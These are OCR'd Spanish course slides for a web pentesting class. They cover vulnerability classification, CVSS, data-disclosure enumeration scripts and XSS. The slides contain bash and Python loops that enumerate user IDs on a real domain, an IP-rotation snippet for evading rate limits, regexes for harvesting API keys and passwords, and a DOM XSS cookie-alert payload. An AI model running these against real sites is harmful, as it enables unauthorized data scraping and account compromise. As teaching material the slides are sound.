
Pentest Web

Clase 4: Incursión



Clase 4: Incursión

N.	Clase	M1	M2	M3	M4
1	**Introducción**	Contexto	Ciberseguridad	HTTP	Hacktitud
2	**Reconocimiento**	Subfinder	Nmap	FFuF	BurpSuite
3	**Acceso**	Fundamentos	Criptografía	Tecnología	IDOR
4	**Incursión**	Clasificación	Divulgación	Cliente	Avanzados
5	**Lógica**	Negocio	Flujo	Aritmética	Diseño
6	**Inyección**	SQL	OS	Código	Parámetros
7	**informe**	Equipos	Objetivo	Metodología	Reporte
8	**Conclusión**	Resumen	Reflexiones	CVE	Futuro


Clase 4: Incursión

N.	Clase	M1	M2	M3	M4
1	**Introducción**	Contexto	Ciberseguridad	HTTP	Hacktitud
2	**Reconocimiento**	Subfinder	Nmap	FFuF	BurpSuite
3	**Acceso**	Fundamentos	Criptografía	Tecnología	IDOR
4	**Incursión**	Clasificación	Divulgación	Cliente	Avanzados
5	**Lógica**	Negocio	Flujo	Aritmética	Diseño
6	**Inyección**	SQL	OS	Código	Parámetros
7	**informe**	Equipos	Objetivo	Metodología	Reporte
8	**Conclusión**	Resumen	Reflexiones	CVE	Futuro

Clase 4: Incursión

M	Nombre	Descripción
1	Clasificación	Indexación de vulnerabilidades
2	Divulgación	Exfiltración de datos sensibles
3	Cliente	Inyecciones en el navegador
4	Avanzado	Ataques web (Recorrido, Subida)

Módulo 1: Clasificación



Módulo 1: Clasificación

S	Nombre	Descripción
1	Índices	Tipos de clasificaciones
2	Catálogo	Lista de vulnerabilidades web
3	CVSS	Common Vulnerability Scoring System
4	Impacto	Consecuencias de explotaciones

Sesión 1: Índices

(Módulo 1: Clasificación)

Tipos de tipos

N.	Tipo	Ejemplo
1	Origen	Configuración incorrecta
2	Explotación	SQLI, IDOR
3	Impacto	Exposición de datos sensibles
4	Probabilidad	Autenticado
5	Dificultad	Cadena de 4 exploit

Servidor vs cliente

Las vulnerabilidades del servidor se centran en la ejecución de código malicioso en el servidor (por ejemplo, PHP), mientras que las vulnerabilidades del cliente se enfocan en la ejecución de código malicioso o flujos maliciosos en el lado del cliente (por ejemplo, JavaScript).

Servidor: Vulnerabilidades que afectan al servidor web y a la aplicación que se ejecuta en él.

Cliente: Vulnerabilidades que afectan al navegador del usuario y a la interacción del usuario con la aplicación web.

Como consecuencias, las vulnerabilidades del servidor pueden afectar a múltiples usuarios y datos, mientras que las del cliente suelen impactar a un solo usuario.


OWASP top 10 (Origen)

1. A01:2021-Pérdida de control de acceso
2. A02:2021-Fallas criptográficas
3. A03:2021-Inyección
4. A04:2021-Diseño Inseguro
5. A05:2021-Configuración de seguridad incorrecta
6. A06:2021-Componentes Vulnerables y Obsoletos
7. A07:2021-Fallas en la identificación y autenticación
8. A08:2021-Fallas en la integridad del software y los datos
9. A09:2021-Fallas en el registro y monitoreo de seguridad
10. A10:2021-Falsificación de petición del lado del servidor

Modelisación de amenaza (Riesgo)

	Negligible	Minor	Moderate	Significant	Severe
Very likely	Low - Medium	Medium	Medium - High	High	High
Likely	Low	Low - Medium	Medium	Medium - High	High
Possible	Low	Low - Medium	Medium	Medium - High	Medium - High
Unlikely	Low	Low - Medium	Low - Medium	Medium	Medium - High
Very unlikely	Low	Low	Low - Medium	Medium	Medium

CVSS V4.0 (Impacto)



Sesión 2: Catálogo

(Módulo 1: Clasificación)

Vulnerabilidades servidor

1. Divulgación
2. Inyección
3. Control de acceso quebrado
4. Otros

Servidor: Divulgaciones

Acrónimo	Ingles	Nombre	Descripción
ID	Information Disclosure	Fuga de información	Exposición de datos sensibles.
IDOR	Insecure direct object references	Acceso directo a objetos inseguros	Acceso mediante ID de objeto
PII	Personally Identifiable Information	Información Personal Identificable	Enumeración de datos personales
CFI	Configuration Information Disclosure	Fuga de información de configuración	Versión del servidor
API	API Information Disclosure	Fuga de información de API	Lista de los endpoints

Servidor: Inyeciones

Acrónimo	Ingles	Nombre	Descripción
SQLI	SQL Injection	Inyección SQL	Inserta código SQL malicioso
XMLI	XML Injection	Inyección de XML	Manipula datos XML.
XXE	XML External Entity	Inyección de entidad externa XML	XXE en -endpoint-de-ejemplo en www.entel.cl
CI	OS Command Injection	Inyección de comandos	Ejecuta comandos del sistema.
COI	Code Injection	Inyección de código	Inyecta código en la aplicación.

Servidor: Control de acceso quebrado

Acrónimo	Ingles	Nombre	Descripción
	Broken Access Control	Control de acceso quebrado	Compromete datos de usuario
	Broken Authentication	Autenticación Rota	Compromete cuentas de usuario
	Account Takeover	Toma de control de cuenta	Secuestro de cuenta arbitraria

Servidor: Avanzadas

Acrónimo	Ingles	Nombre	Descripción
	Insecure Deserialization	Deserialización insegura	Manipula objetos deserializados
LFI	Local File Inclusion	Inclusión de archivos locales	Lectura o escritura de archivos arbitrarios del servidor
RFI	Remote File Inclusion	Inclusión de archivos remotos	Inclusión de archivos desde un servidor remoto
TI	Template Injection	Inyección de plantillas	Inyecta código en plantillas
IFU	Insecure File Upload	Subida insegura de archivos	Subida insegura de archivos permite RCE/LFI
SSRF	Server-Side Request Forgery	Falsificación de solicitudes del servidor	Realización de una solicitud HTTP arbitraria
PT	Path Traversal	Recorrido de ruta	Acceso a archivos fuera del directorio permitido
DI	DNS Injection	Inyección de DNS	Manipulación del registro DNS


Vulnerabilidades cliente

Acrónimo	Ingles	Nombre	Descripción
XSS	Cross-Site Scripting	Scripting entre sitios	Inyecta scripts en páginas web
CSRF	Cross-Site Request Forgery	Falsificación de Solicitudes entre Sitios	Realiza solicitud desde otro sitio
CORS	Cross-Origin Resource Sharing	Configuración de CORS Insegura	Permite accesos no autorizados
CJ	Clickjacking	Rediseño de Interfaz (Clickjacking)	Realiza clic en elementos ocultos desde otro sitio
OR	Open Redirect	Redirección Abierta	Redirige a usuarios a sitios maliciosos


Sesión 3: CVSS

(Módulo 1: Clasificación)

CVSS V4.0 (Showcase)



CVSS V4.0 certificate



FIRST CVSS v4.0 Certificate | FIRST Learning

On 11/10/2023, Tinmarino NobleRat successfully completed a training opportunity offered by FIRST. They are hereby awarded this FIRST Learning Certificate of Completion in:

CVSS v4.0

Presented by:

Tracy A. Bills
Chair
Forum of Incident Response and Security Teams, Inc.

CVSS V4.0 ejemplos

CVSS	Vulnerabilidad
9.3 / Crítico	Ejecución de código remoto no autenticada
7.1 / Alto	Divulgación masiva de datos PII de clientes mediante RUT. Nombre, correo, número de teléfono y direción
6.9 / Medio	Cambio de la dirección de los empleados, autenticado como admin
2.1 / Bajo	Denegación de servicio de un *endpoint* por expresión regular maliciosa, autenticado como admin.

Sesión 4: Impacto

(Módulo 1: Clasificación)

Impacto para el negocio

Impacto	Descripción
Consecuencias financieras	Pérdidas **directas** significativas
Multas y sanciones	Multas por incumplimiento de **regulaciones**
Reputacional	Desconfianza de los clientes **y empleados**
Costos de recuperación	Gastos asociados a la **remediación** y la mejora de la seguridad
Interrupción del servicio	Tiempo de inactividad
Dificultades en la innovación	Limitación al crecimiento

Impacto para el negocio

Impacto	Descripción
Consecuencias financieras	Pérdidas **directas** significativas
Multas y sanciones	Multas por incumplimiento de **regulaciones**
Reputacional	Desconfianza de los clientes **y empleados**
Costos de recuperación	Gastos asociados a la **remediación** y la mejora de la seguridad
Interrupción del servicio	Tiempo de inactividad
Dificultades en la innovación	Limitación al crecimiento

- Paradigma de **desplazamiento a la izquierda** (proactividad).

Impacto para el negocio

Impacto	Descripción
Consecuencias financieras	Pérdidas **directas** significativas
Multas y sanciones	Multas por incumplimiento de **regulaciones**
Reputacional	Desconfianza de los clientes **y empleados**
Costos de recuperación	Gastos asociados a la **remediación** y la mejora de la seguridad
Interrupción del servicio	Tiempo de inactividad
Dificultades en la innovación	Limitación al crecimiento

- Paradigma de **desplazamiento a la izquierda** (proactividad).
- **La seguridad es un camino, no un destino.**

Encadenamiento de vulnerabilidades

Vulnerabilidad 1	Vulnerabilidad 2
Divulgación de GUID	**IDOR en GUID**
Acceso no autorizado a recursos sensibles mediante GUIDs	
Enumeración de usuarios	**Clave débil**
Acceso no autorizado a cuentas mediante credenciales débiles	
Cambio de dirección de correo	**Bypass de 2FA**
Toma de control de cuenta al eludir la autenticación de dos factores	
Falta de control de acceso	**Inyección de comandos**
Ejecución de comandos maliciosos con privilegios elevados	
XSS	**CSRF**
Ejecución de acciones no autorizadas en nombre del usuario	

Factores agravantes

Factor	Descripción
Masiva	Exposición de datos de múltiples blancos
Sin autenticación	Falta de controles de acceso
Naturaleza de los datos	Exfiltación de PII
Regulaciones	Violación de leyes de protección de datos
Falta de protección	Ausencia de Firewall, WAF, CAPTCHA

Factores agravantes

Factor	Descripción
Masiva	Exposición de datos de múltiples blancos
Sin autenticación	Falta de controles de acceso
Naturaleza de los datos	Exfiltación de PII
Regulaciones	Violación de leyes de protección de datos
Falta de protección	Ausencia de Firewall, WAF, CAPTCHA

Aplicar el paradigma de defensa en profundidad

Módulo 2: Divulgación

Sesión 1: Fuentes

(Módulo 2: Divulgación)


Fuentes de datos

- **Respuestas del servidor** (.html, .json)
- Código Fuente (.git, .php)
- Informes (.pdf, .jpg)
- Foros y comunidades en línea (.txt, .md)

Buscar sistemáticamente IDORs.

Sesión 2: Recolección

(Módulo 2: Divulgación)



Bash cURL job

```bash
for i in {0..100}; do
  curl "https://uc.cl/users/$i" &  # Note the "&"
done
```

Vocabulario

Palabra	Descripción	Pensar
Asincronismo	Ejecución no bloqueante, permite continuar sin esperar.	Padre abandonico
Concurrencia	Múltiples tareas simultáneamente, no necesariamente al mismo tiempo.	Sálvese quien pueda
Paralelismo	Ejecución simultánea de tareas.	Carrera
Multitarea	Capacidad de un sistema para gestionar múltiples tareas.	Malabarismo

Python concurent

```python
import requests
from concurrent.futures import ThreadPoolExecutor

def fetch_url(id):
    response = requests.get(f'https://example.com/{id}')
    return response.text

with ThreadPoolExecutor() as executor:
    results = list(executor.map(fetch_url, range(10)))
print(results)
```

Python aiohttp

```
import asyncio; import aiohttp

async def fetch_url(session, id):
    async with session.get(f'https://example.com/{id}') as
    ↪ response:
        return await response.text()

async def main():
    async with aiohttp.ClientSession() as session:
        tasks = [fetch_url(session, id) for id in range(10)]
        results = await asyncio.gather(*tasks)
    return results
print(asyncio.run(main()))
```

Python request-ip-rotator

```python
from requests import Session
from requests_ip_rotator import ApiGateway
site = 'https://example.com'
gateway = ApiGateway(site, regions=["us-east-1", "us-east-2"])
gateway.start()

for i in range(10):
    session = Session()
    session.mount(site, gateway)
    response = session.get(f'{site}/{id}')
    print(response.text)
```

Sesión 3: Análisis

(Módulo 2: Divulgación)

Datos

1. Información de software
2. Rutas y accesos
3. CVEs encontradas
4. Información Personal Identificable (PII)
5. Datos sensibles
6. ID, GUID, Token para IDORs

Herramientas

- **WPScan** en caso de CSM Wordpress.
- **Git Dumper** en caso de .git/ expuesto.
- **One Regex** para buscar en textos.
- **Gmaps API Scanner** en caso de filtrar API KEY de GMaps (`AIza[0-9A-Za-z-_]{35}`).
- **CVE Search** para buscar CVE mediante versión de software.
- **XSSStrike** para buscar XSS.
- **Recon-NG** para orquestrar las otras herramientas mediante GUI.

Herramientas

- **WPScan** en caso de CSM Wordpress.
- **Git Dumper** en caso de .git/ expuesto.
- **One Regex** para buscar en textos.
- **Gmaps API Scanner** en caso de filtrar API KEY de GMaps (`AIza[0-9A-Za-z-_]{35}`).
- **CVE Search** para buscar CVE mediante versión de software.
- **XSSStrike** para buscar XSS.
- **Recon-NG** para orquestrar las otras herramientas mediante GUI.

Ninguna reemplaza un lenguaje de programación (Bash, Perl, Python).

Sesión 4: Regex

(Módulo 2: Divulgación)

RegEx: Descripción

Las expresiones regulares o simplemente **RegEx**, son secuencias de caracteres que definen un patrón de búsqueda. En términos más simples, son una cadena de texto que describe un conjunto de combinaciones posibles de caracteres y permite realizar operaciones avanzadas de búsqueda y coincidencia en cadenas.

Cadena literal

```
import re
pattern = re.compile(r"hello")
result = pattern.match("hello world")
print(result.group())  # Salida: hello
```

Cualquier carácter (Wildcard)

```
import re
pattern = re.compile(r".at")
result = pattern.match("cat")
print(result.group())  # Salida: cat
```

Conjunto específico de caracteres

```python
import re
pattern = re.compile(r"[aeiou]")
result = pattern.findall("hello")
print(result)  # Salida: ['e', 'o']
```

Caracteres opcionales

```
import re
pattern = re.compile(r"colou?r")
result = pattern.match("color")
print(result.group())  # Salida: color
```

Repeticiones

```
import re
pattern = re.compile(r"\d{3}-\d{2}-\d{4}")
result = pattern.match("123-45-6789")
print(result.group())  # Salida: 123-45-6789
```

Inicio o fin de una cadena

```
import re
pattern = re.compile(r"^start")
result = pattern.match("start of something")
print(result.group())  # Salida: start
pattern = re.compile(r"end$")
result = pattern.search("something at the end")
print(result.group())  # Salida: end
```

Agrupación y captura

```python
import re
pattern = re.compile(r"(\d+)-(\d+)")
result = pattern.match("10-20")
print(result.group(1))  # Salida: 10
print(result.group(2))  # Salida: 20
```

Buscar y reemplazar

```
import re
pattern = re.compile(r"\d+")
result = pattern.sub("NUM", "There are 123 apples")
print(result)  # Salida: There are NUM apples
```

Mirada atrás positiva

Asegura que un patrón sea seguido por otro patrón:

```
import re
pattern = re.compile(r"\d+(?=-\d+)")
result = pattern.search("123-456")
print(result.group())  # Salida: 123 (coincide solo si es
 ↪  seguido por '-\d+')
```

Mirada atrás negativa

Asegura que un patrón **no** sea seguido por otro patrón:

```
import re
pattern = re.compile(r"\d+(?![a-z])")
result = pattern.search("123abc")
print(result.group())  # Salida: 123 (coincide solo si no es
 ↪  seguido por una letra minúscula)
```

Mirada adelante positiva

Asegura que un patrón sea precedido por otro patrón:

```
import re
pattern = re.compile(r"(?<=@)\w+")
result = pattern.search("user@example.com")
print(result.group())  # Salida: example (coincide solo si es
 ↪  precedido por '@')
```

Mirada atrás negativa

Asegura que un patrón no sea precedido por otro patrón:

```
import re
pattern = re.compile(r"(?<![A-Z])\d+")
result = pattern.search("abc123")
print(result.group())  # Salida: 123 (coincide solo si no es
 ↪  precedido por una letra mayúscula)
```

Tabla de fragmentos web I

Nombre	Patrón
RUT	`(\d{1,3}(?:\.\d{1,3}){2}-[\dkK])`
URL	`(https?|ftp):\/\/[^\s/$.?#].[^\s]*`
Google API key	`AIza[0-9A-Za-z-_]{35}`
AWS Access Key	`A[SK]IA[0-9A-Z]{16}`
Email	`[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,}`
JWT	`ey[A-Za-z0-9-_=]+\.[A-Za-z0-9-_=]+\.?[A-Za-z0-9-_.+/=]*$`
IP Address	`^(?:[0-9]{1,3}\.){3}[0-9]{1,3}$`
UUID	`[a-fA-F0-9]{8}-[a-fA-F0-9]{4}-[a-fA-F0-9]{4}-[a-fA-F0-9]{4}-[a-fA-F0-9]{12}`
Password	`(?:password|passwd|pwd|token|secret)[=:]\s*['"]?([a-zA-Z0-9_-]+)['"]?`
API Key	`(?:api[_-]?key|access[_-]?token|secret)[=:]\s*['"]?([a-zA-Z0-9_-]{20,})['"]?`

Más fragmentos

Nombre	Patrón
IPv4 Address	`(?:(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.){3}(?:25[0-5]|2[0-4][0-9]|[01]?[`
MAC Address	`<([a-z1-6]+)([^<]+)*(?:>(.*)<\/\1>|\s+/>)`
HTML Tag	`<([a-z1-6]+)([^<]+)*(?:>(.*)<\/\1>|\s+/>)`
UUID	`[0-9a-f]{8}-[0-9a-f]{4}-4[0-9a-f]{3}-[89ab][0-9a-f]{3}-[0-9a-f]{12}`
Git SHA-1	`[0-9a-f]{40}`
MD5 Hash	`[a-fA-F0-9]{32}`
Date (MM/DD/YYYY)	`(0[1-9]|1[0-2])/(0[1-9]|1[0-9]|2[0-9]|3[0-1])/(19|20)\d{2}`
Time (HH:MM:SS)	`(?:[01]\d|2[0-3]):[0-5]\d:[0-5]\d`
Text File Path	`\/(?:[^\/]+\/)*[^\/]+\.txt`
Markdown Link	`\[(.*?)\]\((.*?)\)`
Social Security Number	`\d{3}-\d{2}-\d{4}`
Credit Card Number	`(?:4[0-9]{12}(?:[0-9]{3})?|5[1-5][0-9]{14}|6(?:011|5[0-9][0-9])[0-9]{12}|3[47]`

Más fragmentos

Nombre	Patrón
Social Media Username	`@[a-zA-Z0-9_]{1,15}`
Number Range: 1..100	`([1-9]|[1-9][0-9]|100)`
YouTube Video URL	`(https?\:\/\/)?(www\.)?(youtube\.com|youtu\.?be)\/.+`
Github Repository	`(https?\:\/\/)?(www\.)?github\.com\/[A-Za-z0-9_.-]+\/[A-Za-z0-9_.-]+`
Hexadecimal Color Code	`#?([a-f0-9]{6}|[a-f0-9]{3})`
Whitespaces	`\s+`

Enlaces

Algunos enlaces para explorar más sobre el fascinante mundo de las Expresiones Regulares:

- Documentación sobre Expresiones Regulares (Python Cocs)
- Guía Rápida sobre RegEx por Perl
- Depurador de Regex en API Web
- Explicación Interactiva y Búsqueda de Regex en API Web
- Sitio Web sobre Especificación de Regex
- TUI para Depurar Regex (Damian Conway en Perl)

Ejercicio opcional: email finder

Misión: Desarrollar un programa que busque todos los correos electrónicos en archivos de texto de entrada y muestre el conteo de números para cada correo electrónico (1 hora).

Pasos:

1. Crear un archivo de texto de prueba que contenga correos electrónicos.
2. Iniciar un código en Python que busque todas las cadenas de correo electrónico. Utiliza una búsqueda regex en una cadena codificada.
3. Agregar un contador de las cadenas de correo electrónico encontradas.
4. Salida de los correos electrónicos en un formato bonito con su conteo en orden decreciente (los correos electrónicos más frecuentes primero).
5. Tomar nombres de archivos como entrada utilizando el módulo ArgumentParser.

Módulo 3: Cliente

Sesión 1: XSS

(Módulo 3: Cliente)

XSS en breve

1. Los XSS son inyecciones de JavaScript en navegador del cliente.
2. Se detectan por reflexión de parámetros de solicitud en la respuesta.

XSS en largo

La explotación de una vulnerabilidad de Cross-Site Scripting (XSS) podría permitir a un actor de amenazas **inyectar código JavaScript malicioso** en páginas web. Esto ocurre cuando una aplicación no sanitiza adecuadamente la entrada del usuario, lo que podría permitir la ejecución del código en el navegador de otros usuarios.

La detección de XSS reflejado se centra en **identificar la inyección de código en las respuestas del servidor**. Aunque su impacto directo es bajo, su alta prevalencia las convierte en un riesgo significativo.


Tipos de XSS

Tipo	Descripción
Almacenado	El tipo más crítico de XSS, que ocurre cuando la entrada del usuario se almacena en la base de datos del servidor y se muestra al recuperarla. (por ejemplo, publicaciones o comentarios).
Reflejado	Ocurre cuando la entrada del usuario se muestra en la página después de ser procesada por el servidor, pero sin ser almacenada. (por ejemplo, resultados de búsqueda o mensajes de error).
Basado en DOM	Otro tipo de XSS No Persistente que ocurre cuando la entrada del usuario se muestra directamente en el navegador y se procesa completamente en el lado del cliente, sin llegar al servidor. (por ejemplo, a través de parámetros HTTP del lado del cliente).

Impactos de XSS

1. Ejecución de código JS
2. Fabricación de solicitudes
3. Exfiltración de datos
4. Toma de cuenta
5. Robo de credenciales
6. Encadenación explosiva


XSS DOM


2Do
Not secure 83.136.255.192:50180/?#task=<img%20src=""%20onerror=alert(document.cookie)>
To-Do List
<img src="" onerror=alert
Add
Next Task:
Elements
Console
Sources
Network
Performance
Memory
<!DOCTYPE html>
<html lang="en">
<head> </head>
<body>
<link rel="stylesheet" href="./bootstrap-theme.min.css">
<link rel="stylesheet" href="./bootstrap.min.css">
<script> </script>
<script src="./jquery.min.js"></script>
<script src="./bootstrap.min.js"></script>

